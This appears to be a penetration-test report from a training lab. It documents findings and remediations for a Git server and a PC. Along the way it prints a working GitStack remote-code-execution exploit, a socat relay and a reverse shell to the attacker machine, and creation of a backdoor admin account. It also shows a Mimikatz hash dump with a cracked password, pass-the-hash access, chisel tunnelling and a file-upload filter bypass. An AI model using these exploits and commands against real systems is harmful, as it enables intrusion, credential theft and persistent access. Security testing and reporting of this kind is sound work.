5985/tcp open  wsman
MAC Address: 02:6E:CE:73:A7:5F (Unknown)

Nmap done: 2 IP addresses (2 hosts up) scanned in 450.34 seconds
```

It appears we currently do not have access to the 10.200.81.100 host; however, we can access the other one. Ports 80,3389, and 5985 are all open. Given our established pivot in EPT-010, we attempt to access the website:




The finding IPT-001 lies here, as the website has faulty error handling, which shows us the various directories we can attempt to access and also gives us an idea about the underlying infrastructure (Django).


Finding IPT-002: Insufficient Patch Management - GitStack RCE - Critical

Description	The service running on the web application, GitStack, was version 2.3.10, which is an old and deprecated version. An RCE exploit exists for this version, causing the compromise of the Git Server.
Impact	The severity of this finding is critical since the attacker can discover the vulnerability with basic tools. The exploit is readily available online and with a simple google search the attacker can gain full remote code execution
Affected System	10.200.81.150 (Git Server)
Remediation	MS-004: Apply Efficient Patch Management MS-013: Restrict GitStack Server Access
References	GitStack 2.3.10 - Remote Code Execution - PHP webapps Exploit

Upon accessing the URL: http://10.200.81.150/gitstack , we find a login page. Given that the GitStack service is running, we start to deduce that the target is probably a Git Server used to administer commits and pull requests in the production network.



We attempt to login with default credentials, but to no use. However, with a quick search of the service, we find a python RCE exploit:



Upon downloading the exploit, we edited the python script to add the target IP:

```
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.81.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
        r = requests.get("http://{}/rest/user/".format(ip))
        user_list = r.json()
        user_list.remove('everyone')
except:
        pass

if len(user_list) > 0:
        username = user_list[0]
        print "[+] Found user {}".format(username)
```


The exploit is run, and it works, as we manage to execute commands on the target, leading us to Finding IPT-002.

```
┌──(kali㉿kali)-[~]
└─$ ./43777.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated
 in cryptography, and will be removed in the next release.
[+] Get user list
[+] Found user tweath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials
of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system
```

Finding IPT-003: GitStack Service Running as System - High

Description	The service running on the web application, GitStack, was running with full privileges as a SYSTEM user. Successful exploitation of the service will give the attacker SYSTEM privileges.
Impact	Given that the attacker successfully exploits the service, he is not required to escalate his privileges, since the service is running with full privileges. For this reason, this finding is critical.
Affected System	10.200.81.150 (Git Server)
Remediation	MS-014: Principle of Least Privilege
References	Least Privilege Violation | OWASP Foundation

Referring to our previous finding, IPT-002, upon exploiting the vulnerability, we find that the service is running with full privileges as SYSTEM. This makes IPT-003 an important vulnerability, as attackers now do are not required to escalate their privileges, given they successfully exploit the service.




Finding IPT-004: Undetected New Admin User - High

Description	To establish persistence, the testers attempted to create a new user with administrator privileges and RDP privileges. The new user was not detected by the company.
Impact	The new user allows attackers to maintain persistent access to the system. Such users can be used to modify system settings, install or remove software, modify or delete user accounts, access confidential information.
Affected System	10.200.81.150 (Git Server)
Remediation	MS-015: Implement Monitoring and Alerting MS-016: Limit Number of User Accounts with Admin privileges
References	Audit User Account Management - Windows 10 | Microsoft Learn

We attempt to create a reverse shell back to our attack machine. To do so, we created a tunnel using *socat* which was uploaded on the webserver and run as follows:

```
`./socat tcp-l:15500 tcp:10.50.82.31:15500`
```

We then setup a listener on our attack box, and make use of the web shell we obtained in IPT-002. We utilize PowerShell code that generates a reverse shell, but URL encode it before passing it in the web shell as a command. The final command looks like this:



We go back to our listener, where we find a successful connection, and a shell:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 15500
listening on [any] 15500 ...
connect to [10.50.82.31] from (UNKNOWN) [10.200.81.200] 40944
whoami
nt authority\system
PS C:\GitStack\gitphp>
```


Finding IPT-004 is found when we attempt to create a new user with administrator privileges and RDP privileges, to establish persistence. We note that the user was not detected by any preventative measures set by the company.

```
PS C:\GitStack\gitphp> net user aw4ke aw4ke325! /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators aw4ke /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" aw4ke /add
The command completed successfully.

PS C:\GitStack\gitphp> net user aw4ke
User name                    aw4ke
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            09/05/2025 09:37:24
Password expires             Never
Password changeable          09/05/2025 09:37:24
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.
```


Finding IPT-005: Disabled Anti-Virus on Git Server - Moderate

Description	Anti-Virus was not enabled on the Git Server, causing the testers to freely upload malicious tools to the server completely undetected.
Impact	Without active anti-virus protection, the Git server is vulnerable to malicious files being uploaded and executed without detection. In addition, attackers can maintain a foothold on the server using backdoors, remote access tools (RATs), or other malicious software.
Affected System	10.200.81.150 (Git Server)
Remediation	MS-017: Enable Anti-Virus Protection MS-018: Conduct a Full Malware Scan
References	Microsoft Defender Antivirus in the Windows Security app - Microsoft Defender for Endpoint | Microsoft Learn

Using our newly created user in IPT-004, we RDP into the Git Server.



We attempted to upload the Mimikatz.exe tool, which was a success. Anti-Virus was disabled on the whole server, which allowed us to do so. Mimikatz.exe allowed us to find the Administrator's hash, which we attempted to crack, but we're not successful:



Finding IPT-006: Weak Password Policy - Moderate

Description	Weak password policies in a network allow attackers to easily crack found hashes or “guess” passwords through dictionary attacks. Passwords are the last line of defense for any user account, and a more sophisticated policy should be set.
Impact	Impact includes Unauthorized access, lateral movement, data breaches, and credential compromise.
Affected System	10.200.81.150 (Git Server)
Remediation	MS-001: Enforce a Strong Password Policy
References	Password policy recommendations - Microsoft 365 admin | Microsoft Learn

Another set of credentials we find belongs to a user named Thomas:

```
RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: c70854ba88fb4a9c56111facebdf3c36

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e389f51da73551518c3c2096c0720233

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1d916df8ca449782c73dbaeaa060e0785364cf17c18c7ff6c739ceb1d7fdf899
      aes128_hmac       (4096) : 33ee2dbd44efec4add81815442085ffb
      des_cbc_md5       (4096) : b6f1bac2346d9e2c

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : b6f1bac2346d9e2c


RID  : 000003e9 (1001)
User : Thomas
  Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 03126107c740a83797806c207553cef7

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVThomas
```

We crack the hash successfully, which signals that the password is weak and not complex enough:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
02d90eda8f6b6b06c32d5f207831101f
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
02d90eda8f6b6b06c32d5f207831101f	NTLM	i<3ruby

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Finding IPT-007: Unrestricted File Upload - Critical

Description	DEPI Raiders utilized loopholes in the current file upload filters to bypass all filters. This resulted in the upload of a malicious payload that granted the testers remote code execution.
Impact	Given that attackers bypass the filters, they could obtain RCE or deploy a full web shell. In addition, attackers can benefit from the vulnerability and attempt to obtain a stable reverse shell on the PC.
Affected System	10.200.81.100 (Wreath-PC)
Remediation	MS-019: Implement Strong File Validation MS-020: Isolate Uploaded Files MS-021: Conduct Source Code Reviews
References	Unrestricted File Upload | OWASP Foundation

Given the Administrator's hash we obtained in IPT-005, we attempt to open a high privilege shell using `Evil-WinRm`. We upload PowerShell-Empire's port scanner to attempt to scan our third target on the network, 10.200.81.100:

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150 -s /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.81.100 -TopPorts 50


Hostname      : 10.200.81.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 79, 88, 2049 ...}
finishTime    : 5/9/2025 11:54:50 AM


*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


We see port 80 and 3389 are open. To access the website running on the target, we must create a new tunnel through the 10.200.81.150 host. We do so by first uploading the tool `chisel` to 10.200.81.150, we then add a rule to the firewall present on the host to open port *47500* and allow all TCP connections through it. We setup a listener on our attack box, then we start the chisel server on that port.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload ~/Downloads/chisel.exe

Info: Uploading /home/kali/~/Downloads/chisel.exe to C:\Users\Administrator\Documents\chisel.exe

Error: Upload failed. Check filenames or paths: No such file or directory - No such file or directory /home/kali/~/Downloads/chisel.exe
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload /home/kali/Downloads/chisel.exe

Info: Uploading /home/kali/Downloads/chisel.exe to C:\Users\Administrator\Documents\chisel.exe

Data: 13014356 bytes of 13014356 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="Chisel-aw4ke" dir=in action=allow protocol=tcp localport=47500
Ok.

*Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel.exe server -p 47500 --socks5
chisel.exe : 2025/05/09 12:41:38 server: Fingerprint zEZMXnRPvogkoLXbJPSGnXoT66YFN9kp5xvkC9D6ZnI=
    + CategoryInfo          : NotSpecified: (2025/05/09 12:4 ... 9kp5xvkC9D6ZnI=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2025/05/09 12:41:38 server: Listening on http://0.0.0.0:475002025/05/09 12:41:47 server: session#1: Client version (1.10.1-0kali1) differs from server version (1.10.1)
```


Going back to our listener, we get a connection, signaling that the tunnel is functional:

```
┌──(kali㉿kali)-[~]
└─$ chisel client 10.200.81.150:47500 13388:socks
2025/05/09 07:41:47 client: Connecting to ws://10.200.81.150:47500
2025/05/09 07:41:47 client: tun: proxy#127.0.0.1:13388⇒socks: Listening
2025/05/09 07:41:48 client: Connected (Latency 190.402443ms)
```

The last step to access the website is to add a new proxy to the FoxyProxy extension in FireFox as shown below:



We now have access to the website:



The website looks exactly the same as the website we interacted with in EPT-xxx, which signals that this is probably a newer version of the website the developer is working on. Given that assumption, there may be vulnerabilities on this newer version of the website that need fixing.

Given we have Administrator access to the Git Server, we can download the entire directory of the Website:

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> download c:\gitstack\repositories

Info: Downloading C:\Users\Administrator\Documents\c:gitstackrepositories to c:gitstackrepositories

Error: Download failed. Check filenames or paths
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd c:\gitstack
*Evil-WinRM* PS C:\gitstack> cd repositories
*Evil-WinRM* PS C:\gitstack\repositories> download website.git

Info: Downloading C:\gitstack\repositories\website.git to website.git

Info: Download successful!
*Evil-WinRM* PS C:\gitstack\repositories>
```

We then utilize the GitTools suite recreate the .git directory into a readable format using `extractor.sh`.

```
┌──(kali㉿kali)-[~/GitTools/Extractor]
└─$ ./extractor.sh /home/kali/website.git /home/kali/website_dump
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating ...
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
[+] Found folder: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/.DS_Store
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/font-awesome.min.css
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/style.css
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/favicon.png
```

We need to pinpoint the latest commit made so that we can analyze the code of the website after that commit. To do so, we make use of this bash one-liner:

```
separator="========================================"; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"
```

```
┌──(kali㉿kali)-[~]
└─$ cd website_dump

┌──(kali㉿kali)-[~/website_dump]
└─$ ls
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2  1-345ac8b236064b431fa43f53d91c98c4834ef8f3  2-70dde80cc19ec7670456799673889482 8f4ee895

┌──(kali㉿kali)-[~/website_dump]
└─$ separator="========================================"; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"


========================================
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889482 8f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


========================================
1-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


========================================
2-70dde80cc19ec7670456799673889482 8f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


========================================
```

Given the sequence of commits, we deduce that commit number *2* is the latest commit, upon code analysis, we find a possible unrestricted file upload vulnerability:

```php
<?php

        if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
                $target = "uploads/".basename($_FILES["file"]["name"]);
                $goodExts = ["jpg", "jpeg", "png", "gif"];
                if(file_exists($target)){
                        header("location: ./?msg=Exists");
                        die();
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
                if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                        header("location: ./?msg=Fail");
                        die();
                }
                move_uploaded_file($_FILES["file"]["tmp_name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($_SERVER["REQUEST_METHOD"] == "post"){
                header("location: ./?msg=Method");
        }


        if(isset($_GET["msg"])){
                $msg = $_GET["msg"];
                switch ($msg) {
                        case "Success":
                                $res = "File uploaded successfully!";
                                break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break;
                        case "Exists":
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;
```

Based on the code, we deduce that we can bypass the upload filter by naming our payload “xxx.png.php”. We make use of the following PHP payload:

